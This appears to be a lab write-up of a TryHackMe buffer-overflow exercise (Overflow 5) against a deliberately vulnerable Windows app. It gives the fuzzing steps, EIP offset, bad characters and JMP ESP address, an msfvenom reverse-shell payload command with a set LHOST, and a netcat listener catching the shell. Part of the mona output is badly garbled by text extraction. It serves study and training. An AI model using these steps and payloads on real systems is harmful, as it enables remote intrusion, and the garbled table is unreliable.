
Overflow 5

1. Determine min buffer size

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing crashed at 400 bytes
[Finished in 11.8s]
```

2. Determine EIP with msf-pattern

msf-pattern_create -l 1800



3. Determine offset

root kali)-[~/tryhackme/bufferOverflowPrep/overflow5]
msf-pattern_offset -l 1800 -q 356B4134
[*] Exact match at offset 314

• EIP Offset: 314

4. Test EIP offset with BBBB



5. Determine bad chars

Failed at \x16

6. Remove \x16



7. Remove \x2F

CCCCC⊚**e**♥ • Failed at \xF4 8. Remove \xf4

 Failed at \xfd 9. Remove \xfd

```
• Bad chars: \x00\x16\x2f\xf4\xfd
10. Determine JMP
```

via mona

!mona jmp -r esp

jmp - Notepad								
File Edit Format View Help								
Output generated by mona.py v2.0. rev 605 - Immunity Debugger Corelan Team - https://www.corelan.be								
Os: 7, release 6.1,7601 Process being debugged : osop (pid 1544) Current nona arguments: jmp -r esp								
2021-12-01 11:46:27								
Module finfo:								
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	os p11	Version, Modulename & Path
0x76560000 0x75610000 0x62500000 0x7250000 0x73520000 0x73520000 0x735750000 0x757750000 0x75670000 0x75670000 0x7110000 0x756790000 0x75840000 0x76840000 0x76840000	0x7656a000 0x7616000 0x62508000 0x773ec000 0x773ec000 0x7360a000 0x756a000 0x7583e000 0x7571c000 0x7571c000 0x7583e000 0x7583e000 0x75831000 0x75831000 0x75831000 0x75831000 0x758300 0x75890000	0x0000a000 0x00006000 0x00008000 0x00002c000 0x0004a000 0x0004a000 0x0003c000 0x0004e000 0x0004e000 0x000a1000 0x000a1000 0x00014000 0x00014000 0x00014000		True True False True True True True True True True Tru	True True False True True True True True True True Tru	True True False True True True True True True True Tru	True True False True True True True True True True Tru	1.760.1635 CPK.d1] C:\windows\yystem2\text{VER.d1} -1.760.1635 CPK.d1] C:\windows\ystem2\text{VER.d1} -1.6.1630.1635 Usc.d1] C:\windows\ystem2\text{VER.d1} -1.6.1631 C:\windows\ystem2\text{VER.d1} -1.760.1635 CERTAR -1.760.1635 CERTA
0x625011af : 0x625011bb : 0x625011c7 : 0x625011d3 : 0x625011df : 0x625011eb : 0x625011er : 0x625011c3 : 0x62501203 : 0x62501205 :	mp esp {P. imp esp {P. imp esp {P. imp esp {P. imp esp asc	AGE_EXECUTE_F AGE_EXECUTE_F AGE_EXECUTE_F AGE_EXECUTE_F AGE_EXECUTE_F ii {PAGE_EXECUTE_F	READ [es READ] [es READ] [es READ] [es READ] [es	sfunc.dll] sfunc.dll] sfunc.dll] sfunc.dll] sfunc.dll] sfunc.dll]	ASLR: Få ASLR: Få ASLR: Få ASLR: Få ASLR: Få d111 ASL	ilse, Rebas ilse, Rebas ilse, Rebas ilse, Rebas ilse, Rebas ilse, Rebas	: False, : False, : False, : False, : False, : False,	Safesin: False, OS: False, V-1.0- (C:\User\aden(n\pstc)\vu)lerable-app\scp\vsp\vsp\vsp\vsp\vsp\vsp\vsp\vsp\vsp\vs

- Address: 0x625011af
- To little endian: \xaf\x11\x50\x62
- 11. Test if EIP points to selected JMP address
 - Add breakpoint bp 0x625011af

```
Registers (MMX)

EAX 01A0F8E8 ASCII "OVERFLOWS ASCII "000055480
EDX 000000000
EBX 41414141
ESP 01A0FA30 ASCII "CCCCCCCCCCCCEBP 41414141
ESI 000000000
EDI 000000000
EDI 000000000
EIP 625011AF essfunc.625011AF
```

12. Generate shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241 LPORT=4444 EXITFUNC=thread -b '\x00\x16\x2f\xf4\xfd' -f python
```

- 13. Buffer to send
 - a. Buffer As
 - b. Return Add
 - c. NOP
 - d. Shellcode
 - e. Buffer Ds
- 14. Obtain shell

```
(root kali)-[~/tryhackme/bufferOverflowPrep/overflow5]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.146.149] 49200
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

C:\Users\admin\Desktop\vulnerable-apps\oscp>